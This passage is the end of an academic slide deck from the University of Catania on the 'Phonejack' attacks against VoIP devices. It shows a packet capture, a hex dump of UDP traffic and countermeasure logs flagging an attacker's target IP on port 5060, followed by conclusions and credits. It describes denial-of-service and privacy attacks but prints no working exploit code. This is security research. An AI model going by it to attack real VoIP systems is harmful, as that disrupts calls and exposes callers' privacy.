  38456 86.775908507  192.168.1.11    149.202.223.182    UDP       128 53018 → 30121 Len=86
  38457 86.776107757  192.168.1.11    149.202.223.182    UDP        60 53018 → 30121 Len=18
  38458 86.778198763  192.168.1.11    149.202.223.182    UDP        96 53018 → 30121 Len=54
```

```
▸ Frame 38446: 462 bytes on wire (3696 bits), 462 bytes captured (3696 bits) on interface 0
```

```
0000  b0 10 41 8a 11 e9 b8 27  eb 26 c4 89 08 00 45 00   ··A····' ·&····E·
0010  01 c0 a7 b8 40 00 40 11  31 c2 c0 a8 01 12 c0 a8   ····@·@· 1·······
0020  dd 4f 9e 70 40 34 01 ac  1c 28 67 41 41 41 41 41   ·O·p@4·· ·(gAAAAA
0030  42 64 38 6f 50 49 67 63  4e 49 41 4a 74 36 57 6f   Bd8oPIgc NIAJt6Wo
0040  34 6a 4e 72 79 6f 77 63  61 54 35 56 6b 6b 54 77   4jNryowc aT5VkkTw
0050  79 57 75 45 51 7a 76 6d  4f 41 4b 6e 53 70 55 4f   yWuEQzvm OAKnSpUO
0060  68 79 61 61 59 48 2d 4b  59 6a 2d 73 66 59 30 55   hyaaYH-K Yj-sfY0U
0070  4e 34 45 67 66 47 49 77  62 37 5f 58 4d 4a 39 69   N4EgfGIw b7_XMJ9i
0080  55 6f 35 43 52 41 2d 51  79 53 39 41 2d 4a 30 64   Uo5CRA-Q yS9A-J0d
0090  33 35 36 5f 30 5a 79 67  59 51 59 51 49 4d 4e 64   356_0Zyg YQYQIMNd
00a0  57 5f 70 68 42 49 4b 76  66 75 39 45 4f 48 44 32   W_phBIKv fu9EOHD2
00b0  5f 71 30 46 47 78 7a 6e  53 66 5a 6d 53 35 4b 66   _q0FGxzn SfZmS5Kf
00c0  6d 4f 61 68 6d 53 44 47  73 6b 55 69 37 57 77 4a   mOahmSDG skUi7WwJ
```

Countermeasures 2&3 in action



```
I got u!
UDP target IP: 192.168.220.77
UDP target port: 5060
I got u!
UDP target IP: 192.168.220.77
UDP target port: 5060
I got u!
UDP target IP: 192.168.220.77
UDP target port: 5060
I got u!
UDP target IP: 192.168.220.77
UDP target port: 5060
I got u!
UDP target IP: 192.168.220.77
UDP target port: 5060
I got u!
UDP target IP: 192.168.220.77
UDP target port: 5060
I got u!
UDP target IP: 192.168.220.77
UDP target port: 5060
I got u!
UDP target IP: 192.168.220.77
UDP target port: 5060
I got u!
```

Conclusions

❑ This paper targets traditional VoIP, focusing on attacks and corresponding defence measures

❑ Due to the lack of security on the VoIP infrastructure, DOS and privacy attacks can be caused

❑ The Phonejack family of attacks demonstrates that VoIP devices are routinely not configured and used with security and privacy in mind

❑ A video clip demonstrates both attacks and defence measures: https://www.dmi.unict.it/~nas/video/video_phonejack.mp4

USE AT YOUR OWN RISK FOR ACADEMIC & NON-MALICIOUS PURPOSES.
This presentation is provided by the copyright holder and contributors "as is" and any express or implied warranties, including, but not limited to, the implied warranties of merchantability and fitness for a particular purpose are disclaimed. in no event shall the copyright holder or its contributors be liable for any direct, indirect, incidental, special, exemplary, or consequential damages (including, but not limited to, procurement of substitute goods or services; loss of use, data, or profits; or business interruption) however caused and on any theory of liability, whether in contract, strict liability, or tort (including negligence or otherwise) arising in any way out of the use of this software, even if advised of the possibility of such damage.

VoIP Can Still Be Exploited --- Badly

Thank you for your attention

Pietro Biondi, Stefano Bognanni and Giampaolo Bella
pietro.biondi@phd.unict.it, stefano.bognanni97@gmail.com, giamp@dmi.unict.it
Dipartimento di Matematica e Informatica
Università di Catania, Italy